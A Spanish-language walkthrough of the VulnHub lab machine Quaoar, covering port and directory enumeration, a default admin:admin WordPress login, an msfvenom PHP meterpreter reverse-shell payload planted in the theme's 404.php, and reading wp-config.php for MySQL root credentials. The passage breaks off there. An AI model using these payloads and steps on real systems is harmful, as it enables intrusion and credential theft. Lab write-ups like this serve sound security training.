Writeup - Quaoar (VulnHub)

Vamos a resolver la máquina **Quaoar** de **VulnHub**: https://www.vulnhub.com/entry/hackfest2016-quaoar,180/. Es una máquina sencilla para iniciarse en el mundo del **pentesting**.

Enumeración

Al abrir la máquina vemos este mensaje de bienvenida donde nos informa de la IP, y se queda a la espera del login.

```
Your Brain
Coffee
Google :)


Goals: This machine is intended to be doable by someone who is interested in lea
rning computer security
There are 3 flags on this machine
1. Get a shell
2. Get root access
3. There is a post exploitation flag on the box



Feedback: This is my first vulnerable machine, please give me feedback on how to
 improve !
@ViperBlackSkull on Twitter
simon.nolet@hotmail.com
Special Thanks to madmantm for testing

To reach Quaoar use this ip address:
192.168.135.131

Quaoar login:
```

Como siempre, lo primero será un escaneo de puertos con *nmap*:


```
kali@kali:~$ nmap 192.168.135.131
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-25 10:13 CET
Nmap scan report for 192.168.135.131
Host is up (0.0044s latency).
Not shown: 991 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
110/tcp open  pop3
139/tcp open  netbios-ssn
143/tcp open  imap
445/tcp open  microsoft-ds
993/tcp open  imaps
995/tcp open  pop3s

Nmap done: 1 IP address (1 host up) scanned in 13.21 seconds
kali@kali:~$
```

Un escaneo en más profundidad podemos obtener más información relevante:

```
kali@kali:~$ nmap -sC -sV -p 22,53,80,110,139,143,448,993,995 192.168.135.131
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-25 10:15 CET
Nmap scan report for 192.168.135.131
Host is up (0.00071s latency).

PORT    STATE  SERVICE     VERSION
22/tcp  open   ssh         OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d0:0a:61:d5:d0:3a:38:c2:67:c3:c3:42:8f:ae:ab:e5 (DSA)
|   2048 bc:e0:3b:ef:97:99:9a:8b:9e:96:cf:02:cd:f1:5e:dc (RSA)
|_  256 8c:73:46:83:98:8f:0d:f7:f5:c8:e4:58:68:0f:80:75 (ECDSA)
53/tcp  open   domain      ISC BIND 9.8.1-P1
| dns-nsid:
|_  bind.version: 9.8.1-P1
80/tcp  open   http        Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_Hackers
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
110/tcp open   pop3        Dovecot pop3d
|_pop3-capabilities: UIDL RESP-CODES SASL TOP STLS PIPELINING CAPA
|_ssl-date: 2021-03-25T09:17:09+00:00; -1s from scanner time.
139/tcp open   netbios-ssn Samba smbd 3.6.3 (workgroup: WORKGROUP)
143/tcp open   imap        Dovecot imapd
|_imap-capabilities: OK more IMAP4rev1 listed ID LOGIN-REFERRALS post-login have capabilities Pre-login LITERAL+ LOGI
NABLE
|_ssl-date: 2021-03-25T09:17:09+00:00; -1s from scanner time.
448/tcp closed ddm-ssl
993/tcp open   ssl/imaps?
| ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail server
| Not valid before: 2016-10-07T04:32:43
|_Not valid after:  2026-10-07T04:32:43
|_ssl-date: 2021-03-25T09:17:09+00:00; -1s from scanner time.
995/tcp open   ssl/pop3s?
| ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail server
| Not valid before: 2016-10-07T04:32:43
|_Not valid after:  2026-10-07T04:32:43
|_ssl-date: 2021-03-25T09:17:09+00:00; -1s from scanner time.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 39m59s, deviation: 1h37m59s, median: -1s
|_nbstat: NetBIOS name: QUAOAR, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.6.3)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-03-25T05:16:29-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 128.97 seconds
kali@kali:~$
```

Utilizaremos Gobuster que es una herramienta utilizada para realizar fuerza bruta a: URIs (directorios y archivos) en sitios web, subdominios DNS (con soporte de comodines), y nombres de hosts virtuales en los servidores web, a ver si encuentra algo interesante.

```
root@kali:/home/kali# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.135.131 -t 150 -x php,txt,sh
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.135.131
[+] Method:                  GET
[+] Threads:                 150
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,txt,sh
[+] Timeout:                 10s
===============================================================
2021/03/25 10:38:41 Starting gobuster in directory enumeration mode
===============================================================
/upload               (Status: 301) [Size: 319] [--> http://192.168.135.131/upload/]
/wordpress            (Status: 301) [Size: 322] [--> http://192.168.135.131/wordpress/]
/hacking              (Status: 200) [Size: 616848]
/robots               (Status: 200) [Size: 271]
/robots.txt           (Status: 200) [Size: 271]
/INSTALL              (Status: 200) [Size: 1241]
/LICENSE              (Status: 200) [Size: 1672]
/index                (Status: 200) [Size: 100]
/COPYING              (Status: 200) [Size: 35147]
/CHANGELOG            (Status: 200) [Size: 224]
/server-status        (Status: 403) [Size: 296]

===============================================================
2021/03/25 10:41:33 Finished
===============================================================
root@kali:/home/kali#
```




Como observamos hemos encontrado un **wordpress** así que usaremos **wpscan** para continuar enumerando:

```
root@kali:/home/kali# wpscan --url http://192.168.135.131/wordpress/ --enumerate u
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.15
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.135.131/wordpress/ [192.168.135.131]
[+] Started: Thu Mar 25 10:50:47 2021

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.2.22 (Ubuntu)
 |  - X-Powered-By: PHP/5.3.10-1ubuntu3
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.135.131/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] WordPress readme found: http://192.168.135.131/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.135.131/wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.135.131/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 3.9.14 identified (Insecure, released on 2016-09-07).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.135.131/wordpress/?feed=rss2, <generator>http://wordpress.org/?v=3.9.14</generator>
 |  - http://192.168.135.131/wordpress/?feed=comments-rss2, <generator>http://wordpress.org/?v=3.9.14</generator>

[+] WordPress theme in use: twentyfourteen
 | Location: http://192.168.135.131/wordpress/wp-content/themes/twentyfourteen/
 | Last Updated: 2021-03-09T00:00:00.000Z
 | [!] The version is out of date, the latest version is 3.1
 | Style URL: http://192.168.135.131/wordpress/wp-content/themes/twentyfourteen/style.css?ver=3.9.14
 | Style Name: Twenty Fourteen
 | Style URI: http://wordpress.org/themes/twentyfourteen
 | Description: In 2014, our default theme lets you create a responsive magazine website with a sleek, modern design ...
 | Author: the WordPress team
 | Author URI: http://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.1 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://192.168.135.131/wordpress/wp-content/themes/twentyfourteen/style.css?ver=3.9.14, Match: 'Version: 1.1'
```

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <=========================================>

[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] wpuser
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Mar 25 10:50:52 2021
[+] Requests Done: 59
[+] Cached Requests: 6
[+] Data Sent: 16.108 KB
[+] Data Received: 231.331 KB
[+] Memory used: 164.301 MB
[+] Elapsed time: 00:00:04
root@kali:/home/kali#
```

Obtenemos bastante información, pero lo más interesante es que ha encontrado dos usuarios. Lo primero que haremos es probar las credenciales típicas para el ususario admin: **admin:admin**



En este caso ha habido suerte, y ya podemos acceder al **Admin Panel**


Explotación


En este paso el objetivo será obtener una **Shell**, para lo cual vamos a generarnos una **shell de php**, mediante **msfvenom** de **meterpreter.** Mostramos el contenido del archivo generado.

```
kali@kali:~$ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.135.128 LPORT=4444 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1116 bytes

kali@kali:~$ cat shell.php
/*<?php /**/ error_reporting(0); $ip = '192.168.135.128'; $port = 4444; if (($f = 'stream_socket_client') && is_call
}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'strea
 && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) {
type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s,
_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b)
eam': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GL
k_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=c
(); } else { eval($b); } die();kali@kali:~$
```

En la sección *Appearance/Editor* del **Admin Panel del WordPress** comprobamos si nos deja modificar los archivos y editamos uno de los php, por ejemplo, seleccionamos el 404 Template, con el código de la Shell generada.


http://192.168.135.131/wordpress/wp-admin/theme-editor.php?file=404.php&theme=twentyfourteen






Una vez actualizado el archivo php, establecemos la escucha **Metasploit** con el módulo **exploit/multi/handler**, configurando el *LHOST* y *PAYLOAD* (mismo que el creado con msfvenom)

Y por último accedemos en nuestro navegador al php modificado, en este caso:



Observamos como obtenemos la shell de *meterpreter*



```
meterpreter > getuid
Server username: www-data (33)
meterpreter > ls
Listing: /var/www/wordpress
=============================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  418    fil   2016-10-12 13:45:15 +0200  index.php
100644/rw-r--r--  19930  fil   2016-10-12 13:45:16 +0200  license.txt
100644/rw-r--r--  7195   fil   2016-10-12 13:57:47 +0200  readme.html
100644/rw-r--r--  4896   fil   2016-10-12 13:45:15 +0200  wp-activate.php
40755/rwxr-xr-x   4096   dir   2016-10-12 13:45:15 +0200  wp-admin
100644/rw-r--r--  271    fil   2016-10-12 13:45:16 +0200  wp-blog-header.php
100644/rw-r--r--  4818   fil   2016-10-12 13:45:16 +0200  wp-comments-post.php
100644/rw-r--r--  3087   fil   2016-10-12 13:45:16 +0200  wp-config-sample.php
100666/rw-rw-rw-  3441   fil   2016-11-30 06:02:01 +0100  wp-config.php
40755/rwxr-xr-x   4096   dir   2021-03-25 11:12:43 +0100  wp-content
100644/rw-r--r--  2932   fil   2016-10-12 13:45:15 +0200  wp-cron.php
40755/rwxr-xr-x   4096   dir   2016-10-12 13:45:16 +0200  wp-includes
100644/rw-r--r--  2380   fil   2016-10-12 13:45:16 +0200  wp-links-opml.php
100644/rw-r--r--  2359   fil   2016-10-12 13:45:16 +0200  wp-load.php
100644/rw-r--r--  33609  fil   2016-10-12 13:45:15 +0200  wp-login.php
100644/rw-r--r--  8235   fil   2016-10-12 13:45:16 +0200  wp-mail.php
100644/rw-r--r--  11070  fil   2016-10-12 13:45:15 +0200  wp-settings.php
100644/rw-r--r--  25665  fil   2016-10-12 13:45:16 +0200  wp-signup.php
100644/rw-r--r--  4026   fil   2016-10-12 13:45:15 +0200  wp-trackback.php
100644/rw-r--r--  3032   fil   2016-10-12 13:45:15 +0200  xmlrpc.php

meterpreter > shell
Process 2212 created.
Channel 0 created.
```

Post-Explotación

Vamos obtener **acceso root** de varias formas, la primera de ellas mediante las credenciales del **MYSQL** alojadas en los ficheros de configuración del **wordpress**. Abrimos una Shell con el comando *'shell'*, creamos un intérprete de comandos con Python y mostramos el contenido del archivo *wp-config.php.*

```
meterpreter > shell
Process 2418 created.
Channel 2 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@Quaoar:/var/www/wordpress$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, WordPress Language, and ABSPATH. You can find more information
 * by visiting {@link http://codex.wordpress.org/Editing_wp-config.php Editing
 * wp-config.php} Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');
```

```
/** MySQL database username */
define('DB_USER', 'root');

